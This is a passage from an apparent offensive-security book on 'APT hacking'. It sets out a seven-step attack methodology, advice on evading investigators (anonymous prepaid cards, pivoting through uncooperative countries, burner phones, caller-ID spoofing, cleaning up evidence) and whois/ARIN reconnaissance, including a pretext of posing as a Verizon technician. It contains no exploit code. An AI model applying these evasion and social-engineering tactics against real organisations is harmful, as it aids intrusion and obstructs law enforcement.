
The idea of security misdirection can also be a side effect of what Bruce Schneier calls "security theater." Security theater can best be summed up as a

display of security efforts used to make an organization appear to be secure to make their personnel or customers feel secure, without having much to really back it up. So again, ask yourself: If this organization is making a showy display of security in a specific area, which area might be considered a security problem?

What's a real world example of this? Think about how many places you've visited that have a big showy display of physical perimeter security—large foreboding walls, fences, guards, and cameras on every wall. That may be the way they protect their primary physical ingress and egress points, but what about the back or side entrances? Do these points have the same level of control? I'm sure there are some places where they are, in fact, just as well protected, but the fact is that for the majority of organizations, this is probably not the case. The same is often true of digital and cyber-security.

Think Through the Pain

The ability to think through the pain is a necessary skill for turning your initial unrestricted thoughts into valuable and actionable gems. What does it mean to think through the pain? It means to think past obvious roadblocks or problems to get to your goals. As an example, many people might see a guard station and think that's a good line of defense: only authorized individuals can get past that. However, an APT hacker sees this and knows there are ways of manipulating every security control and that, at best, a guard station will just be a bump in the road and not necessarily a preventative control.

In addition, as an APT hacker, you must learn to analyze the possible outcome of your attacks even if it might seem negative at first. For example, how might an organization react to a DDoS attack against their primary Internet perimeter? Or how would they respond to a series of unsophisticated large-scale phishing attacks against their organization? Would this be beneficial to you? Would it direct their attention to a specific area, allowing your real attack to go unnoticed and giving you a better chance of success?

Avoid Tunnel Vision

It can be easy to focus so intently on one task on your way to reaching your larger goal that you get lost in that task alone. As an APT hacker, you must recognize when this happens to you, step back, and focus on the larger goal.

Quote

The master tells the talented pupil, “Steal a pitcher for me, even if it is hard to enter houses during the middle of the day to do it.” The master then leaves. When he returns, it turns out he has bought the object he wanted. His disciple mocks him for that purchase, to which the master responds, “You reason like a novice. If you want to acquire a large pitcher and you think of nothing else, you will not see anything but this pitcher. I, on the other hand, bow to circumstance. I stole a lot of small things that I hid up my sleeve. After I had sold them, I bought myself a large pitcher.”

This is a poetic way of explaining that as an APT hacker, you should avoid tunnel vision. If you become so focused on compromising a target using a specific attack or technique, you might miss a much simpler or more elegant opportunity that is staring you in the face.

No Rules

An APT hacker simply does not have any rules that must be adhered to. This is an important distinction and the key reason why the same methodology that works for an APT hacker simply will not work for penetration testers.

Penetration testers can use some of the techniques described in this book, but others will simply never be practical. Aside from the legal and ethical rules penetration testers must follow, there are restrictions of time and scope that will prohibit the use of specific attacks. Any rules that might apply to penetration testers simply do not exist for the APT hacker, and this is an important concept you must always keep in mind.

Keep It Simple, Stupid (KISS)

Despite all of the attack vectors, techniques, and tools available to the APT hacker, you must strive to keep your attacks as simple and elegant as possible. The issue of complexity creating vulnerabilities in our targets can also create vulnerabilities in our attacks. By keeping our attacks as simple as possible, we will avoid unnecessary opportunities for our attacks to fail. Leonardo da Vinci put it best when he said “simplicity is the ultimate sophistication.”

APT Hacking Core Steps

There are seven major steps within each phase of the AHM. We will discuss these briefly here and explore each topic in depth as necessary within each phase of attack.

- ▶ Reconnaissance
- ▶ Enumeration
- ▶ Exploitation
- ▶ Maintaining access
- ▶ Clean up
- ▶ Progression
- ▶ Exfiltration

Although these phases are generally performed in this order, they can be iterative, may be performed in a different order, or may be performed many times within one attack. For example, you might perform reconnaissance and enumeration against a target organization, exploit a vulnerability, and gain access to an internal system. After creating a method to maintain access to the compromised system and cleaning up the evidence of your attack, you may have to perform reconnaissance and enumerate the internal network before progressing to exploiting another system.

Reconnaissance

Reconnaissance is one of the most critical steps for an APT hacker. Performing proper (and elongated) reconnaissance is one of the core differences between a smart threat and an advanced threat. This phase cannot be rushed or undervalued. As an APT hacker, you must take all the time necessary to fully understand your target, its business, its people, and the technologies in place.

Enumeration

Enumeration can be considered the final part of reconnaissance where you focus on identifying specific details about a particular piece or system within an organization. For example, identifying specific software versions, user name structure, or responsible parties for specific systems can be considered

enumeration.

Exploitation

Exploitation is probably the phase everyone's minds go straight to when discussing hacking. Exploitation is the phase where you take advantage of the vulnerabilities you've identified in the previous two phases of reconnaissance and enumeration. This will typically get you some foothold into a target organization. The key to success during the exploitation phase is to have prepared properly.

Maintaining Access

Maintaining access is another critical step for an APT hacker. This step involves leaving a method for you to easily regain access to the compromised system if the vulnerability you initially exploited is mitigated or otherwise inaccessible. This is extremely important and can be accomplished in many ways depending on the target system and network. We'll cover many options for maintaining access in a future chapter.

Clean Up

Cleaning up can take many different forms during an attack. This may involve cleaning up evidence of successful exploitation, removing evidence of the method used to maintain access to a system, or completely removing all traces of enumeration and reconnaissance.

Progression

Progression can also take on many different forms. In some cases, it may be gaining more rights to the system that was compromised during the exploitation phase or gaining access to more systems on the target network. Some people refer to parts of this phase as lily-padding, leapfrogging, or pivoting in which we use the compromised system to target other systems on the internal network. Whatever you call it, progressing deeper into the target organization until we reach our intended goal or asset presents its own unique challenges.

Exfiltration

As an APT hacker, you must consider the most effective way to get the data you need from your target. Whether that data is as small as a user name and password to another target system or as large as a multiterabyte archive, we will discuss effective and stealthy ways to do this in [Chapter 10](#).

APT Hacker Attack Phases

There are five major phases that we will systematically go through when targeting and attacking a specific organization. The order of these phases is chosen to maximize our efficiency and anonymity. We start with attacks that, when executed properly, will guarantee our anonymity. We will then progress through attack phases that will slowly trade off a percentage of our anonymity in exchange for attacks that have a high chance of being successful. Finally, if none of our digital attacks are successful, we will physically infiltrate key locations and combine our efforts with technical tactics to greatly increase the effect of our efforts.

The five phases of attack are

- 1. Reconnaissance** All available information regarding the target is obtained and analyzed. Reconnaissance data is split into two major categories: nontechnical and technical data.
- 2. Spear social engineering** Specific individuals who are likely to be exploitable and who are likely to have some level of access to the target asset are manipulated via purely digital methods into disclosing sensitive information, credentials, or obtaining remote access to the user's system. Digital methods include e-mail, instant messaging systems, USB drives, and others.
- 3. Remote and wireless** Based on reconnaissance data, remote locations, wireless systems, and remote end users are targeted due to less restrictive security controls being in place. Wireless networks and wireless vulnerabilities are targeted to provide as much anonymity as possible while still within close physical proximity to systems owned by the target organization. End-user wireless clients are also targeted using specially designed and extensible rogue wireless access points.
- 4. Hardware spear-phishing** End users and key physical locations are

targeted using Trojan hardware devices—purpose-built hardware devices that can compromise an attached computer system or remotely accessible bugging systems.

5. Physical infiltration Finally, we'll target specific physical locations, including facilities owned by the target organization, homes of target users, remote third-party facilities, and even remote workers at hotel rooms. We'll combine our physical infiltration with attacks designed to compromise key technical systems, bug key physical areas, or obtain access to intermediate or target physical assets.

APT Hacker Foundational Tools

A few tools and techniques will be necessary within almost every phase of attack. The primary purpose of these tools is to maintain as much of our anonymity as possible. Of course, even in the digital world, we'll always leave small traces of our existence; however, as you'll see, these traces will not only be extremely small, but they will ultimately lead investigators on a wild goose chase to a place that will not be associated with us.

Anonymous Purchasing

There will be tools, both digital and physical, that we will need to purchase. To keep our purchases anonymous, we have a few primary options besides cash. We can purchase any tools or services we need using

- ▶ Credit card gift cards
- ▶ Digital currencies

Major credit card companies offer prepaid gift cards that can be used universally just as a credit card, such as the American Express prepaid gift card in [Figure 3-3](#). You can purchase these cards at many retail locations with cash. Many of these cards do not require any personal information for activation. When checking out, you can simply choose any name and address as the credit card owner.



Figure 3-3 American Express gift card

We can also use digital currency, also known as crypto-currency, such as Bitcoin or Litecoin. Most of these digital currencies are made to keep all of your transactions anonymous, and many online retailers are accepting these, including hosting providers.

Anonymous Internet Activity

While performing any activities on the Internet, we must be careful to keep all of our activities anonymous and untraceable. We'll accomplish this by tunneling all of our communications through an intermediate system, which will then appear to be the source of our network communication. Thus, if anyone were to trace the communication back, they would assume the intermediate host was the true source.

There are three primary technologies we'll use to keep our activities on the Internet anonymous:

- ▶ Open, free, or vulnerable wireless networks
- ▶ Virtual private server pivots
- ▶ Web and socks proxy

In the most basic example, we can use an open wireless network to probe and attack our target organization, as seen in [Figure 3-4](#). The logs in the target server would show the IP address of the Free_Wifi_Hotspot public IP address. In [Chapter 7](#), we'll cover attacks that can allow us to compromise vulnerable wireless networks, as well as techniques for maximizing anonymity from the

wireless access point.




Figure 3-4 Pivoting through open wireless network

The other two methods utilize systems on the Internet to produce the same effect. For example, by pivoting through a server in London and probing a server in New York, the logs on the server would show the source coming from London. Beyond the technical challenges this will present to the target organization, we can make it even more difficult by pivoting through countries that may be unfriendly to the country of our target organization.

For example, if our target organization is an American company, we could pivot through servers in China. If a legitimate investigation were to take place, the country we pivot through might be unwilling to help the investigators. The countries or locations we choose don't necessarily need to be opposed to our target country. For countries that are not as technically advanced, the delay in assisting an investigator will be almost as beneficial as a nation that is unwilling to help in an investigation.

We can also chain together as many of these systems as we choose. Thus, to make it as difficult as possible to trace our activities back to us, we can use all of these methods and pivot through multiple systems, as in [Figure 3-5](#). In this case an investigator in America would have to trace the communications from a company in China, Korea and then Ireland. If somehow all of these companies cooperate the chase would ultimately end up at an open wireless network that we

have no relation with.




Figure 3-5 International pivoting with anonymous WiFi

Ultimately, you should see these techniques not as a panacea for preventing anyone from ever tracing back our communications through all the pivots. Instead, we can use these methods to delay investigators for an unreasonable amount of time, taking someone far too long to trace it back to your true physical location, at which point you've already moved to a new location.

It can be extremely easy to obtain these pivots in other countries. Not only can we scan for easily exploitable vulnerabilities in IP ranges in our target country, but even more simply, we can purchase hosted servers or virtual private servers in these countries. The second method has many advantages, including guaranteed uptime on a system we can rely on. It's easy to purchase these systems using the payment methods we discussed previously.

By using a compromised system, we might be limited to tunneling traffic from our system, as installing tools or performing any other actions that leave files on the disk of the system could alert administrators to our presence. Choosing to use

dedicated servers, however, will allow us to install any tools we choose on the systems without worrying about being caught. In this case, we can simply use SSH to access the final system and launch our tools and attacks directly from there.

Anonymous Phone Calls

When we specifically need to use phone systems—for example, when performing reconnaissance by calling individuals or performing social engineering attacks—we obviously do not want to use a phone that has any connection to us. One of the least sophisticated and easiest methods is a traditional burn phone, a phone used temporarily and then discarded when we’re finished.

There are ridiculously inexpensive cell phones that do not require a contact and are perfect burn phones, some under \$10. There are many Internet retailers where you can buy these phones, or you can go to any mall where you’re likely to find at least a few kiosks with cheap cell phones. Purchase an inexpensive burn phone using cash or the methods mentioned previously, and you can add call minutes by purchasing “pay as you go” cards. In [Chapter 8](#), we’ll cover obtaining an Android-based smart phone, which can also be used as a burner phone that provides us with a lot of additional features.

If it’s necessary to spoof your caller ID, there are inexpensive services such as SpoofCard, which can be used on any cell phone or traditional analog phone. You should understand that in most cases, it is rather trivial, if not extremely easy, for law enforcement to trace the physical location of cell phones. The cell phone doesn’t even need to have made a phone call; if the cell phone is on and registered with a cell tower, then it is possible to trace the physical location. Thus, you’ll have to be careful to physically power off your phone when not in use, drive to a hidden location and power on the phone, place your calls, and then power off the cell phone.

There are also Internet-based Voice Over IP (VOIP) systems that we can use to place phone calls. An added benefit of using these systems is that we can also use the pivoting methods discussed earlier to hide our true location even from the VOIP provider. To make it easier, we can also use a softphone client, essentially a software-based phone we can run on our laptop.

There are also hardware- and software-based voice changing systems that can actually work quite well. They can make anyone sound more masculine, more feminine, or if it suits your social engineering attack, you can get crazy with

auto-tune and call your targets as T-Pain.

APT Hacker Terms

Following are a few terms worth defining that we will use throughout the book:

- ▶ **Target asset** Our ultimate intended asset at the target organization (e.g., trade secrets, intellectual property, valuables).
- ▶ **Intermediate asset** Any asset that will help us reach our intended target asset (e.g., a compromised computer, compromised phone, bugged phone).
- ▶ **Beachhead** The first compromised host asset at the target organization.
- ▶ **Lily Pad** Any intermediate asset that is used to progress toward a target asset.
- ▶ **Pivot** Similar to a lily pad, a pivot is an intermediate asset used to target an otherwise inaccessible intermediate asset.

Don't Forget

Our definition of “advanced” is not reliant on any specific technical skill. As an APT hacker, you must pay careful attention to:

- ▶ Proper preparation
- ▶ Patience in planning and executing your attacks
- ▶ Social omniscience (understanding the social elements that affect every aspect and phase of your attacks)
- ▶ Being efficacious, not elite (focusing on attacks that work, regardless of how interesting or cool they are)
- ▶ Elegance (keeping your attacks simple and effective)
- ▶ Thinking outside the box (not restricting your thoughts and attacks to only common or well-known techniques)
- ▶ Utilizing exploitless exploits, even though that may not be exploiting vulnerabilities in the traditional technical sense
- ▶ The importance of gathering all information regarding your target,

regardless of how minor it may seem

- ▶ There are no rule or restrictions that you must heed
- ▶ Look for misdirection when assessing your target

The seven major steps of an attack, each of which may be performed multiple times, are

- ▶ Reconnaissance
- ▶ Enumeration
- ▶ Exploitation
- ▶ Maintaining access
- ▶ Clean up
- ▶ Progression
- ▶ Exfiltration

The attack phases are constructed in a specific order to preserve anonymity as much as possible. The five attack phases are

- ▶ Reconnaissance
- ▶ Spear social engineering
- ▶ Remote and wireless
- ▶ Hardware spear-phishing
- ▶ Physical infiltration

There are a few tools and methods for preserving our anonymity that will be useful during all phases of an attack. These include methods for:

- ▶ Anonymous purchasing
- ▶ Anonymous Internet activity
- ▶ Anonymous phone calls

CHAPTER

4

An APT Approach to Reconnaissance

Remember from the previous chapter that many of the steps involved in penetrating an organization are interchangeable and don't necessarily need to be followed in order. However, if there is one phase that must always be performed first, it is reconnaissance. Proper reconnaissance sets the stage for all of your future attacks.

One very clear difference between an advanced attacker and attackers lower on the capabilities pyramid is the amount of time spent on reconnaissance. A normal attacker spends very little, almost minimal, time on reconnaissance. An APT hacker will elongate the reconnaissance phase and take their time, understanding that this will make every other phase easier and guarantee their success.

The reconnaissance phase has some interesting elements that make it unique from the other phases of an attack. Many times when performing recon, you might not have a clear goal in mind. For example, if you were to execute a phishing attack, your goal might be to obtain a user name and password from a targeted employee. However, during recon, you might be reading news articles about a target organization without a specific goal of what information you're looking for.

This is due in part to the fact that every organization is different and the information you obtain might be so unusual or unexpected that it leaps out at you as perfect material for a social engineering attack. We will discuss examples and major categories of data that you will want to look for; however, these should not be considered the only important data points necessary to hack your target organization. You should always keep your eyes, ears, and mind open to interesting information.

Reconnaissance Data

There are two main categories or types of data we will be looking for in our target organization: technical and nontechnical. There are two main sources that we might obtain this information from: physical and cyber. Finally, there are two main methods for obtaining the categories of data from each of the data sources: active and passive. This is illustrated in [Figure 4-1](#).




Figure 4-1 Reconnaissance data organization

Data Categories (Technical and Nontechnical)

These categories represent the two major piles of data we will be looking for regarding our target. These are not meant to be hard-set rules, but instead, are meant to give you a general understanding of the types of data you are looking for. In addition, some data might fit into both categories to varying degrees.

Examples of each type of data include

- ▶ Technical:
 - ▶ Internet-routable subnets in use by the organization
 - ▶ Antivirus software used by the organization
 - ▶ Domain Name Service (DNS) records associated with the organization
- ▶ Nontechnical:
 - ▶ Geographical locations of the organization
 - ▶ Major departments within the organization

- Important personnel and their titles at the organization

Data Sources (Cyber and Physical)

Don't confuse physical sources to only mean data sources that you might physically obtain (such as printed documents) or from sources that you must physically interact with (such as video surveillance). Instead, just look at the physical sources as anything that is not obtained automatically over the Internet or from technology.

There are other major subcategories of data sources, such as open-source intelligence (OSINT), financial intelligence (FININT), and human intelligence (HUMINT), but these fall nicely under the cyber- and physical categories.

It's also extremely important to understand that your sources for recon data are extremely dynamic and change at an almost bewildering rate. Just imagine the years before certain websites became extremely popular such as Twitter, LinkedIn, or even Google. New sites or services like these might be created that can instantly present an additional helpful source of information about your target organization.

Data Methods (Active and Passive)

Active reconnaissance, in a general sense, involves any activities that can be detected by your target organization. Passive reconnaissance, on the other hand, involves using sources that the target does not own, thus making it much harder for them to detect our reconnaissance.

Many people take a hard line on what they consider to be active reconnaissance activities. The technical answer is that *any* activity in which you directly communicate with a target organization system is considered active. An extreme example might be performing a single DNS record lookup by querying a DNS server at the target organization or visiting a web page, which may be logged by their respective systems.

While this might be technically accurate, an APT hacker knows that it might be extremely difficult for an organization to distinguish our minimal traffic from the flood of attacks they're likely to face every day.

Any host that is connected to the Internet is being scanned virtually every minute by mostly automated threats in an attempt to identify systems that have specific vulnerabilities. Don't believe me? Set up a server and connect it directly

to the Internet without the use of a firewall or router. Even with only minimal services, you should see failed login attempts on your Secure Shell (SSH) server and random requests to your web server in no time.

This is important to keep in mind. Most organizations are not only constantly being flooded with legitimate traffic, but they also are constantly being scanned and “attacked” every day, thus making it easier for us to probe these systems while still maintaining our anonymity.

Technical Data

The baseline of technical data you should obtain about any target organization includes

- ▶ Internet registry information, Whois information, registered subnets, and actively used subnets
- ▶ DNS information and records
- ▶ Routing and Border Gateway Protocol (BGP) information
- ▶ User name and e-mail formats
- ▶ Remote access or login systems
- ▶ Specific technologies in place (e.g., firewalls, routers, antivirus software, filtering, wireless)
- ▶ Analyzing large public data sets

Registrant Information

The first place to start when performing technical reconnaissance is identifying the large pieces of the target organization’s Internet presence, such as their public IP address space. While looking at these large pieces of data, we’ll also pick up a few nuggets of seemingly uninteresting pieces of information along the way that actually could prove to be quite helpful. There are a number of regional Internet registries (RIRs) for us to query. These Internet registries are not-for-profit organizations that maintain sets of data that we can use to start to build the picture of our target organization. This information includes

- ▶ Whois and registrant information

- ▶ IPV4 and IPV6 address allocations
- ▶ Autonomous System (AS) number allocations
- ▶ DNS reverse record delegation

Most American companies will have their information, not surprisingly, in the American Registry for Internet Numbers (ARIN). ARIN also maintains information for Canada and some Caribbean and North Atlantic islands. At the time of writing, the five major RIRs are

- ▶ ARIN (American Registry for Internet Numbers)
- ▶ AfriNIC (African Network Information Centre)
- ▶ APNIC (Asia-Pacific Network Information Centre)
- ▶ LACNIC (Latin America and Caribbean Network Information Centre)
- ▶ RIPE NCC (Réseaux IP Européens Network Coordination Centre)

Over the past decade, two new Internet registries have been created: AfriNIC and LACNIC. It can be assumed that in the future, especially with IPv6 on the way, there will be new RIRs created to further divide the responsibilities.

There are two main ways to query for this information: using the `whois` command and using the RIR website. I prefer to use both methods when performing recon. The command allows you to script many queries; however, the website allows you to explore the relations between network ranges and customers more easily.

Using the command line gives you a lot of good options as well. In the following code, you can see a simple example of using the `whois` command to look up the information for the weak-target.com domain:

```
user@kali:~# whois weak-target.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: WEAK-TARGET.COM
Registrar: NEW DREAM NETWORK, LLC
Whois Server: whois.dreamhost.com
Referral URL: http://www.dreamhost.com
Name Server: NS1.ZONOMI.COM
Name Server: NS2.ZONOMI.COM
Status: clientTransferProhibited
Updated Date: 23-nov-2013
Creation Date: 23-nov-2013
Expiration Date: 23-nov-2014

>>> Last update of whois database: Tue, 10 Dec 2013 01:18:16 UTC <<<

---SNIP---
Domain Name: weak-target.com

Registrant Contact:
    Eugene Belford      ebelford@weak-target.com
    WeakTarget Contractors
    224 S Pearl St
    Albany, NY 12210
    US
    +1.5189156000
---SNIP---
```

Whois and Registrant Information

You can perform ARIN lookups on <http://arin.net> using either a keyword or an IP address. Many times, if it's not a very large organization, you'll have to revert to searching ARIN using an IP address, which we'll obtain from querying DNS records. Be sure to try every possible format for a business name before giving up. For example, try the acronym for the business and just the main part of the business name. You can even try a domain name associated with the target organization. For example, on ARIN, if you search for "[google.com](#)," you will find two additional results from searching for just "google."

When on the ARIN website, observe any of the areas that are links and check out the valuable information in them. Also note that it is not uncommon for an organization to have multiple records of each type, for example, multiple Autonomous System numbers (ASNs) and multiple Points of Contact (POCs).

In [Figure 4-2](#), we searched for Google. Google, being the gigantic

organization that it is, has a ton of information here. We have over 16 unique customer entries, 20 unique IPv4 subnets, and three unique ASNs. Why does ARIN have 16 unique customer entries for one organization? I have no idea; this probably has to do with Google wanting to divide registrations up between unique business units or departments. Either way, all of these links must be explored manually to gather as much information as possible from this source.

Customers
GOOGLE (C00975227)
GOOGLE (C00975291)
GOOGLE (C00976518)
GOOGLE (C01039107)
GOOGLE (C01069311)
GOOGLE (C01069313)
Google (C01069315)
GOOGLE (C01226236)
Google (C01226466)
GOOGLE (C01325434)
Google (C01326476)
GOOGLE (C01330493)
Google (C01791017)
Google (C01791073)
Google (C02765668)
Google (C04633564)

Figure 4-2 ARIN results for Google

The Whois and registrant information is under the “Customers” heading and displays basic contact information for the organization responsible for the assigned networks and ASNs. This includes country, physical addresses, phone numbers, and e-mail addresses. You can also see when this information was originally obtained by ARIN and when it was last updated.

Keep in mind that there won’t always be accurate registrant information on a target IP address. This is often the case if the organization is relatively small.

What you will most likely get in that case is the registrant information of the Internet service provider (ISP) that is responsible for the IP address.

Sometimes, you'll see e-mail addresses of individuals at the target organization. Other times, you'll see generic e-mail addresses, such as "admin@organization.com." Either way, it tells us about the e-mail naming convention at the target organization.

Here's an example of something that you can't automate. If you look at the street address in [Figure 4-3](#), you'll see there's a little more information than you might expect.

Customer	
Name	GOOGLE
Handle	C01039107
Street	2000 TOWN CTR. STE 1900 1st fl. tel rm ext to 1st fl server rm
City	SOUTHFIELD
State/Province	MI
Postal Code	48075-1152
Country	US
Registration Date	2005-03-15
Last Updated	2011-03-19
Comments	
RESTful Link	http://whois.arin.net/rest/customer/C01039107
Network Resources	
UU-65-214-255-96 (NET-65-214-255-96-1)	65.214.255.96 - 65.214.255.111

Figure 4-3 ARIN customer record

In this case, whoever registered this specific network for Google included a little extra information. Do we know for sure what this information means? Not necessarily; however, based on the data and the source of the data, we can probably assume this is the demarc (or demarcation point) for this IP network. A demarc is the physical (and logical) location where a vendor will hand off a

network connection. So in this case, we might be able to assume that this is where the ISP terminates the network connection for this address space. How do we find out the ISP? We'll cover that in our discussion of BGP.

Is this earth-shattering, stop-the-presses, call-the-president information? Probably not, but is it useful information? Absolutely.

How can we use this information to our advantage? Without getting too far ahead of ourselves, this seems like perfect information for a social engineering attack. If you wanted to get physical access to this location's data closet, you could call and say you are from Verizon and you need to get access to the demarc as part of an audit. You could then give them the information you (Verizon) have on where the demarc should be. By demonstrating that you have supposedly privileged information and showing up in a Verizon shirt, would it be easy to then get access to the data closet?

NOTE

Remember to always ask how you can use information to your advantage, rather than if this information is usable.

Again, this drives home the point that especially during the recon phase, you won't always know exactly what you're looking for. Instead, properly performing reconnaissance means you must manually analyze all of the data available to you.

Network Allocations

Any IPv4 and IPv6 address space assigned to customers returned in our search results will be listed under the "Networks" heading. This isn't a guarantee that the organization has any systems actually using these IP addresses, just that the organization is responsible for and capable of assigning those IP addresses. In fact, many organizations have extremely large ranges of IP addresses that are unused.

The most meaningful information here for us is probably the NetRange and the CIDR notation of the networks assigned to this organization. If you found this IP range by searching by IP address, then you should click the Customer link to see if this organization has any other network ranges assigned to them.

You can also click the Related Delegations link to find the DNS servers assigned to handle the reverse resolution for this network range. We will dive much deeper into DNS recon shortly; for now, let's just identify the DNS-related

information we can obtain from an RIR. In DNS, an “A” record, also known as a host record, maps a given DNS name to an IP address. A record type PTR, or “pointer” record, essentially maps a DNS host record for a given IP address. Understand that the RIR doesn’t actually maintain the PTR records. Instead, it maintains a record of which nameservers are responsible for a given address space.

Autonomous Systems

Next, we have the Autonomous System (AS) numbers owned by the organization. At their most basic level, AS numbers uniquely identify an IP address range or subnet with a simple 16-bit or 32-bit number, typically written in decimal form, which is used by the Border Gateway Protocol (BGP). BGP is commonly known as the “routing protocol of the Internet.” It is responsible for ensuring that all hosts on a network (in this case, the Internet) know how to reach any destination network. If a route fails for any of a number of reasons, the dynamic nature of BGP will identify an alternate path to the destination network if one exists.

We’ll cover BGP in depth momentarily; for now, just understand that an AS is simply a grouping of one or more ASNs, which represent different IP address subnets. This information will be helpful for us to try to identify information about the Internet connection at the target organization, as well as any other IP address ranges the organization might have in use.

DNS Information and Records

The Domain Name System can provide a treasure trove of useful technical and nontechnical information. We will assume you have at least a basic understanding of how DNS works and focus on some of the keys to obtaining as much useful information through DNS as possible.

There are many useful record types beyond the typical “A,” or host record. These include

- ▶ **Start of Authority (SOA)** These records indicate which nameservers are responsible for a domain, as well as an e-mail contact for the person who administers the domain.
- ▶ **Mail Exchange (MX)** This record indicates the mail servers that can be used to send mail to the target domain.

- ▶ **Pointer Records (PTR)** These records return a CNAME record for a given IP address.
- ▶ **Canonical Name Records (CNAME)** This record returns an alias for another host record.
